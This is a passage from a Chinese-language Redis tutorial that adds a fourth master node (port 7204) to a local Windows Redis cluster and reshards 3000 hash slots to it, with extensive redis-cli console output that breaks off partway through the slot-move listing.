modified=0, pid=12592, just started
[12592] 24 May 12:48:53.544 # Configuration loaded
[12592] 24 May 12:48:53.548 * No cluster configuration found, I'm
50681a213aaf688b7ee2ca2eabdb1f7805d96a30
                _.-``__ ''-._
           _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
       .-`` .-```.  ```\/    _.,_ ''-._
      (    '      ,       .-`  | `,    )     Running in cluster mode
      |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7204
      |    `-._   `._    /     _.-'    |     PID: 12592
       `-._    `-._  `-./  _.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |           http://redis.io
       `-._    `-._`-.__.-'_.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |
       `-._    `-._`-.__.-'_.-'    _.-'
           `-._    `-.__.-'    _.-'
               `-._        _.-'
                   `-.__.-'

[12592] 24 May 12:48:53.551 # Server initialized
[12592] 24 May 12:48:53.551 * Ready to accept connections
```

3. 添加新节点到redis

使用命令:

```
redis-cli --cluster add-node  127.0.0.1:7204 127.0.0.1:7201
```

结果:

```
C:\Users\mao>redis-cli --cluster add-node  127.0.0.1:7204 127.0.0.1:7201
>>> Adding node 127.0.0.1:7204 to cluster 127.0.0.1:7201
>>> Performing Cluster Check (using node 127.0.0.1:7201)
M: 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28 127.0.0.1:7201
   slots:[0-5460] (5461 slots) master
```

```
   2 additional replica(s)
S: 71a87d8f7ce0b10e7c61114c99289cd0a0d41f91 127.0.0.1:7305
   slots: (0 slots) slave
   replicates 13af4d8bb562a66329e0fd65541a4605e7bfa98d
M: 13af4d8bb562a66329e0fd65541a4605e7bfa98d 127.0.0.1:7202
   slots:[5461-10922] (5462 slots) master
   2 additional replica(s)
S: 5955890e8df91cc20f3020458c6d58b8215bed61 127.0.0.1:7306
   slots: (0 slots) slave
   replicates 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
M: 24a6fef5a04e19bf6834cd4ef641bd52ccc064a9 127.0.0.1:7203
   slots:[10923-16383] (5461 slots) master
   2 additional replica(s)
S: 14b9098a24045ecb42fd788f3892f923e602a4e8 127.0.0.1:7304
   slots: (0 slots) slave
   replicates 13af4d8bb562a66329e0fd65541a4605e7bfa98d
S: 12a4f64792af5b93e88998c7847df7cf62ac8e72 127.0.0.1:7303
   slots: (0 slots) slave
   replicates 24a6fef5a04e19bf6834cd4ef641bd52ccc064a9
S: c6a7614ce24d78b8b01646e0fe0f0dd9a1d11a8f 127.0.0.1:7302
   slots: (0 slots) slave
   replicates 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
S: 4529e008f12228a2e8f9935529f0be2e3f3915eb 127.0.0.1:7301
   slots: (0 slots) slave
   replicates 24a6fef5a04e19bf6834cd4ef641bd52ccc064a9
[OK] All nodes agree about slots configuration.
>>> Check for open slots...
>>> Check slots coverage...
[OK] All 16384 slots covered.
>>> Send CLUSTER MEET to node 127.0.0.1:7204 to make it join the cluster.
[OK] New node added correctly.

C:\Users\mao>
```

4. 查看集群状态

命令:

```
redis-cli -p 7201 cluster nodes
```

结果:

```
C:\Users\mao>redis-cli -p 7201 cluster nodes
71a87d8f7ce0b10e7c61114c99289cd0a0d41f91 127.0.0.1:7305@17305 slave
13af4d8bb562a66329e0fd65541a4605e7bfa98d 0 1653368001000 8 connected
13af4d8bb562a66329e0fd65541a4605e7bfa98d 127.0.0.1:7202@17202 master - 0
1653368001840 2 connected 5461-10922
5955890e8df91cc20f3020458c6d58b8215bed61 127.0.0.1:7306@17306 slave
13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28 0 1653368001728 9 connected
13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28 127.0.0.1:7201@17201 myself,master - 0
1653368000000 1 connected 0-5460
50681a213aaf688b7ee2ca2eabdb1f7805d96a30 127.0.0.1:7204@17204 master - 0
1653368002510 0 connected
24a6fef5a04e19bf6834cd4ef641bd52ccc064a9 127.0.0.1:7203@17203 master - 0
1653368001506 3 connected 10923-16383
14b9098a24045ecb42fd788f3892f923e602a4e8 127.0.0.1:7304@17304 slave
13af4d8bb562a66329e0fd65541a4605e7bfa98d 0 1653368002510 7 connected
12a4f64792af5b93e88998c7847df7cf62ac8e72 127.0.0.1:7303@17303 slave
24a6fef5a04e19bf6834cd4ef641bd52ccc064a9 0 1653368002175 6 connected
c6a7614ce24d78b8b01646e0fe0f0dd9a1d11a8f 127.0.0.1:7302@17302 slave
13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28 0 1653368002510 5 connected
4529e008f12228a2e8f9935529f0be2e3f3915eb 127.0.0.1:7301@17301 slave
24a6fef5a04e19bf6834cd4ef641bd52ccc064a9 0 1653368001063 4 connected
```

5. 转移插槽

我们要将num存储到7004节点，因此需要先看看num的插槽是多少

```
set num 1
```

结果：

```
C:\Users\mao>redis-cli -p 7201
127.0.0.1:7201> ping
PONG
127.0.0.1:7201> get num
(nil)
127.0.0.1:7201> set num
(error) ERR wrong number of arguments for 'set' command
127.0.0.1:7201> exit

C:\Users\mao>redis-cli -p 7201
127.0.0.1:7201> ping
PONG
127.0.0.1:7201> set num 1
OK
127.0.0.1:7201> exit

C:\Users\mao>redis-cli -p 7203
127.0.0.1:7203> get num
(error) MOVED 2765 127.0.0.1:7201
127.0.0.1:7203>
```

num的插槽为2765

我们可以将0~3000的插槽从7201转移到7204

```
redis-cli --cluster reshard 127.0.0.1 7201
```

结果:

```
C:\Users\mao>redis-cli --cluster reshard 127.0.0.1 7201
>>> Performing Cluster Check (using node 127.0.0.1:7201)
M: 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28 127.0.0.1:7201
   slots:[0-5460] (5461 slots) master
   2 additional replica(s)
S: 71a87d8f7ce0b10e7c61114c99289cd0a0d41f91 127.0.0.1:7305
   slots: (0 slots) slave
   replicates 13af4d8bb562a66329e0fd65541a4605e7bfa98d
M: 13af4d8bb562a66329e0fd65541a4605e7bfa98d 127.0.0.1:7202
   slots:[5461-10922] (5462 slots) master
   2 additional replica(s)
S: 5955890e8df91cc20f3020458c6d58b8215bed61 127.0.0.1:7306
   slots: (0 slots) slave
   replicates 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
M: 50681a213aaf688b7ee2ca2eabdb1f7805d96a30 127.0.0.1:7204
   slots: (0 slots) master
M: 24a6fef5a04e19bf6834cd4ef641bd52ccc064a9 127.0.0.1:7203
   slots:[10923-16383] (5461 slots) master
   2 additional replica(s)
S: 14b9098a24045ecb42fd788f3892f923e602a4e8 127.0.0.1:7304
   slots: (0 slots) slave
   replicates 13af4d8bb562a66329e0fd65541a4605e7bfa98d
S: 12a4f64792af5b93e88998c7847df7cf62ac8e72 127.0.0.1:7303
   slots: (0 slots) slave
   replicates 24a6fef5a04e19bf6834cd4ef641bd52ccc064a9
S: c6a7614ce24d78b8b01646e0fe0f0dd9a1d11a8f 127.0.0.1:7302
   slots: (0 slots) slave
   replicates 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
S: 4529e008f12228a2e8f9935529f0be2e3f3915eb 127.0.0.1:7301
   slots: (0 slots) slave
   replicates 24a6fef5a04e19bf6834cd4ef641bd52ccc064a9
[OK] All nodes agree about slots configuration.
>>> Check for open slots...
>>> Check slots coverage...
[OK] All 16384 slots covered.
How many slots do you want to move (from 1 to 16384)?
```

输入3000

结果:

```
C:\Users\mao>redis-cli --cluster reshard 127.0.0.1 7201
>>> Performing Cluster Check (using node 127.0.0.1:7201)
M: 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28 127.0.0.1:7201
   slots:[0-5460] (5461 slots) master
   2 additional replica(s)
S: 71a87d8f7ce0b10e7c61114c99289cd0a0d41f91 127.0.0.1:7305
   slots: (0 slots) slave
   replicates 13af4d8bb562a66329e0fd65541a4605e7bfa98d
M: 13af4d8bb562a66329e0fd65541a4605e7bfa98d 127.0.0.1:7202
```

```
   slots:[5461-10922] (5462 slots) master
   2 additional replica(s)
S: 5955890e8df91cc20f3020458c6d58b8215bed61 127.0.0.1:7306
   slots: (0 slots) slave
   replicates 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
M: 50681a213aaf688b7ee2ca2eabdb1f7805d96a30 127.0.0.1:7204
   slots: (0 slots) master
M: 24a6fef5a04e19bf6834cd4ef641bd52cccc064a9 127.0.0.1:7203
   slots:[10923-16383] (5461 slots) master
   2 additional replica(s)
S: 14b9098a24045ecb42fd788f3892f923e602a4e8 127.0.0.1:7304
   slots: (0 slots) slave
   replicates 13af4d8bb562a66329e0fd65541a4605e7bfa98d
S: 12a4f64792af5b93e88998c7847df7cf62ac8e72 127.0.0.1:7303
   slots: (0 slots) slave
   replicates 24a6fef5a04e19bf6834cd4ef641bd52cccc064a9
S: c6a7614ce24d78b8b01646e0fe0f0dd9a1d11a8f 127.0.0.1:7302
   slots: (0 slots) slave
   replicates 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
S: 4529e008f12228a2e8f9935529f0be2e3f3915eb 127.0.0.1:7301
   slots: (0 slots) slave
   replicates 24a6fef5a04e19bf6834cd4ef641bd52cccc064a9
[OK] All nodes agree about slots configuration.
>>> Check for open slots...
>>> Check slots coverage...
[OK] All 16384 slots covered.
How many slots do you want to move (from 1 to 16384)? 3000
What is the receiving node ID?
```

输入7204节点的ID，当前7204的ID为50681a213aaf688b7ee2ca2eabdb1f7805d96a30，所以输入50681a213aaf688b7ee2ca2eabdb1f7805d96a30

结果：

```
C:\Users\mao>redis-cli --cluster reshard 127.0.0.1 7201
>>> Performing Cluster Check (using node 127.0.0.1:7201)
M: 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28 127.0.0.1:7201
   slots:[0-5460] (5461 slots) master
   2 additional replica(s)
S: 71a87d8f7ce0b10e7c61114c99289cd0a0d41f91 127.0.0.1:7305
   slots: (0 slots) slave
   replicates 13af4d8bb562a66329e0fd65541a4605e7bfa98d
M: 13af4d8bb562a66329e0fd65541a4605e7bfa98d 127.0.0.1:7202
   slots:[5461-10922] (5462 slots) master
   2 additional replica(s)
S: 5955890e8df91cc20f3020458c6d58b8215bed61 127.0.0.1:7306
   slots: (0 slots) slave
   replicates 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
M: 50681a213aaf688b7ee2ca2eabdb1f7805d96a30 127.0.0.1:7204
   slots: (0 slots) master
M: 24a6fef5a04e19bf6834cd4ef641bd52cccc064a9 127.0.0.1:7203
   slots:[10923-16383] (5461 slots) master
   2 additional replica(s)
S: 14b9098a24045ecb42fd788f3892f923e602a4e8 127.0.0.1:7304
   slots: (0 slots) slave
```

```
   replicates 13af4d8bb562a66329e0fd65541a4605e7bfa98d
S: 12a4f64792af5b93e88998c7847df7cf62ac8e72 127.0.0.1:7303
   slots: (0 slots) slave
   replicates 24a6fef5a04e19bf6834cd4ef641bd52cccc064a9
S: c6a7614ce24d78b8b01646e0fe0f0dd9a1d11a8f 127.0.0.1:7302
   slots: (0 slots) slave
   replicates 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
S: 4529e008f12228a2e8f9935529f0be2e3f3915eb 127.0.0.1:7301
   slots: (0 slots) slave
   replicates 24a6fef5a04e19bf6834cd4ef641bd52cccc064a9
[OK] All nodes agree about slots configuration.
>>> Check for open slots...
>>> Check slots coverage...
[OK] All 16384 slots covered.
How many slots do you want to move (from 1 to 16384)? 3000
What is the receiving node ID? 50681a213aaf688b7ee2ca2eabdb1f7805d96a30
Please enter all the source node IDs.
  Type 'all' to use all the nodes as source nodes for the hash slots.
  Type 'done' once you entered all the source nodes IDs.
Source node #1:
```

这里询问，你的插槽是从哪里移动过来的?

- all：代表全部，也就是三个节点各转移一部分
- 具体的id：目标节点的id
- done：没有了

这里我们要从7201获取，因此填写7201的id。当前7201的ID为13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28，所以输入13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28

```
C:\Users\mao>redis-cli --cluster reshard 127.0.0.1 7201
>>> Performing Cluster Check (using node 127.0.0.1:7201)
M: 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28 127.0.0.1:7201
   slots:[0-5460] (5461 slots) master
   2 additional replica(s)
S: 71a87d8f7ce0b10e7c61114c99289cd0a0d41f91 127.0.0.1:7305
   slots: (0 slots) slave
   replicates 13af4d8bb562a66329e0fd65541a4605e7bfa98d
M: 13af4d8bb562a66329e0fd65541a4605e7bfa98d 127.0.0.1:7202
   slots:[5461-10922] (5462 slots) master
   2 additional replica(s)
S: 5955890e8df91cc20f3020458c6d58b8215bed61 127.0.0.1:7306
   slots: (0 slots) slave
   replicates 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
M: 50681a213aaf688b7ee2ca2eabdb1f7805d96a30 127.0.0.1:7204
   slots: (0 slots) master
M: 24a6fef5a04e19bf6834cd4ef641bd52cccc064a9 127.0.0.1:7203
   slots:[10923-16383] (5461 slots) master
   2 additional replica(s)
S: 14b9098a24045ecb42fd788f3892f923e602a4e8 127.0.0.1:7304
   slots: (0 slots) slave
   replicates 13af4d8bb562a66329e0fd65541a4605e7bfa98d
S: 12a4f64792af5b93e88998c7847df7cf62ac8e72 127.0.0.1:7303
   slots: (0 slots) slave
   replicates 24a6fef5a04e19bf6834cd4ef641bd52cccc064a9
S: c6a7614ce24d78b8b01646e0fe0f0dd9a1d11a8f 127.0.0.1:7302
```

```
   slots: (0 slots) slave
   replicates 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
S: 4529e008f12228a2e8f9935529f0be2e3f3915eb 127.0.0.1:7301
   slots: (0 slots) slave
   replicates 24a6fef5a04e19bf6834cd4ef641bd52ccc064a9
[OK] All nodes agree about slots configuration.
>>> Check for open slots...
>>> Check slots coverage...
[OK] All 16384 slots covered.
How many slots do you want to move (from 1 to 16384)? 3000
What is the receiving node ID? 50681a213aaf688b7ee2ca2eabdb1f7805d96a30
Please enter all the source node IDs.
  Type 'all' to use all the nodes as source nodes for the hash slots.
  Type 'done' once you entered all the source nodes IDs.
Source node #1: 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Source node #2:
```

填完后，输入done

结果：

```
C:\Users\mao>redis-cli --cluster reshard 127.0.0.1 7201
>>> Performing Cluster Check (using node 127.0.0.1:7201)
M: 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28 127.0.0.1:7201
   slots:[0-5460] (5461 slots) master
   2 additional replica(s)
S: 71a87d8f7ce0b10e7c61114c99289cd0a0d41f91 127.0.0.1:7305
   slots: (0 slots) slave
   replicates 13af4d8bb562a66329e0fd65541a4605e7bfa98d
M: 13af4d8bb562a66329e0fd65541a4605e7bfa98d 127.0.0.1:7202
   slots:[5461-10922] (5462 slots) master
   2 additional replica(s)
S: 5955890e8df91cc20f3020458c6d58b8215bed61 127.0.0.1:7306
   slots: (0 slots) slave
   replicates 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
M: 50681a213aaf688b7ee2ca2eabdb1f7805d96a30 127.0.0.1:7204
   slots: (0 slots) master
M: 24a6fef5a04e19bf6834cd4ef641bd52ccc064a9 127.0.0.1:7203
   slots:[10923-16383] (5461 slots) master
   2 additional replica(s)
S: 14b9098a24045ecb42fd788f3892f923e602a4e8 127.0.0.1:7304
   slots: (0 slots) slave
   replicates 13af4d8bb562a66329e0fd65541a4605e7bfa98d
S: 12a4f64792af5b93e88998c7847df7cf62ac8e72 127.0.0.1:7303
   slots: (0 slots) slave
   replicates 24a6fef5a04e19bf6834cd4ef641bd52ccc064a9
S: c6a7614ce24d78b8b01646e0fe0f0dd9a1d11a8f 127.0.0.1:7302
   slots: (0 slots) slave
   replicates 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
S: 4529e008f12228a2e8f9935529f0be2e3f3915eb 127.0.0.1:7301
   slots: (0 slots) slave
   replicates 24a6fef5a04e19bf6834cd4ef641bd52ccc064a9
[OK] All nodes agree about slots configuration.
>>> Check for open slots...
>>> Check slots coverage...
[OK] All 16384 slots covered.
```

```
How many slots do you want to move (from 1 to 16384)? 3000
What is the receiving node ID? 50681a213aaf688b7ee2ca2eabdb1f7805d96a30
Please enter all the source node IDs.
  Type 'all' to use all the nodes as source nodes for the hash slots.
  Type 'done' once you entered all the source nodes IDs.
Source node #1: 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Source node #2: done

Ready to move 3000 slots.
  Source nodes:
    M: 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28 127.0.0.1:7201
       slots:[0-5460] (5461 slots) master
       2 additional replica(s)
  Destination node:
    M: 50681a213aaf688b7ee2ca2eabdb1f7805d96a30 127.0.0.1:7204
       slots: (0 slots) master
  Resharding plan:
    Moving slot 0 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 1 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 3 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 4 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 5 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 6 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 7 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 8 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 9 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 10 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 11 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 12 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 13 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 14 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 15 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 16 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 17 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 18 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 19 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 20 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 21 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 22 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 23 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 24 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 25 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 26 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 27 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 28 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 29 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 30 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 31 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 32 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 33 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 34 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 35 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 36 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 37 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 38 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 39 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 40 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
```

```
Moving slot 41 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 42 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 43 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 44 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 45 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 46 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 47 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 48 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 49 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 50 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 51 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 52 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 53 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 54 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 55 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 56 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 57 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 58 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 59 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 60 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 61 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 62 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 63 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 64 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 65 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 66 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 67 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 68 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 69 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 70 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 71 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 72 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 73 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 74 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 75 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 76 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 77 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 78 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 79 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 80 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 81 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 82 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 83 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 84 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 85 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 86 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 87 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 88 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 89 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 90 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 91 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 92 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 93 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 94 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 95 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 96 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 97 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 98 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
```

```
Moving slot 99 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 100 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 101 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 102 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 103 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 104 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 105 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 106 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 107 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 108 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 109 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 110 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 111 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 112 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 113 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 114 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 115 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 116 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 117 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 118 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 119 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 120 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 121 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 122 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 123 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 124 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 125 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 126 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 127 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 128 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 129 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 130 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 131 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 132 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 133 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 134 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 135 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 136 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 137 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 138 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 139 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 140 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 141 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 142 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 143 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 144 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 145 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 146 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 147 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 148 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 149 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 150 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 151 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 152 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
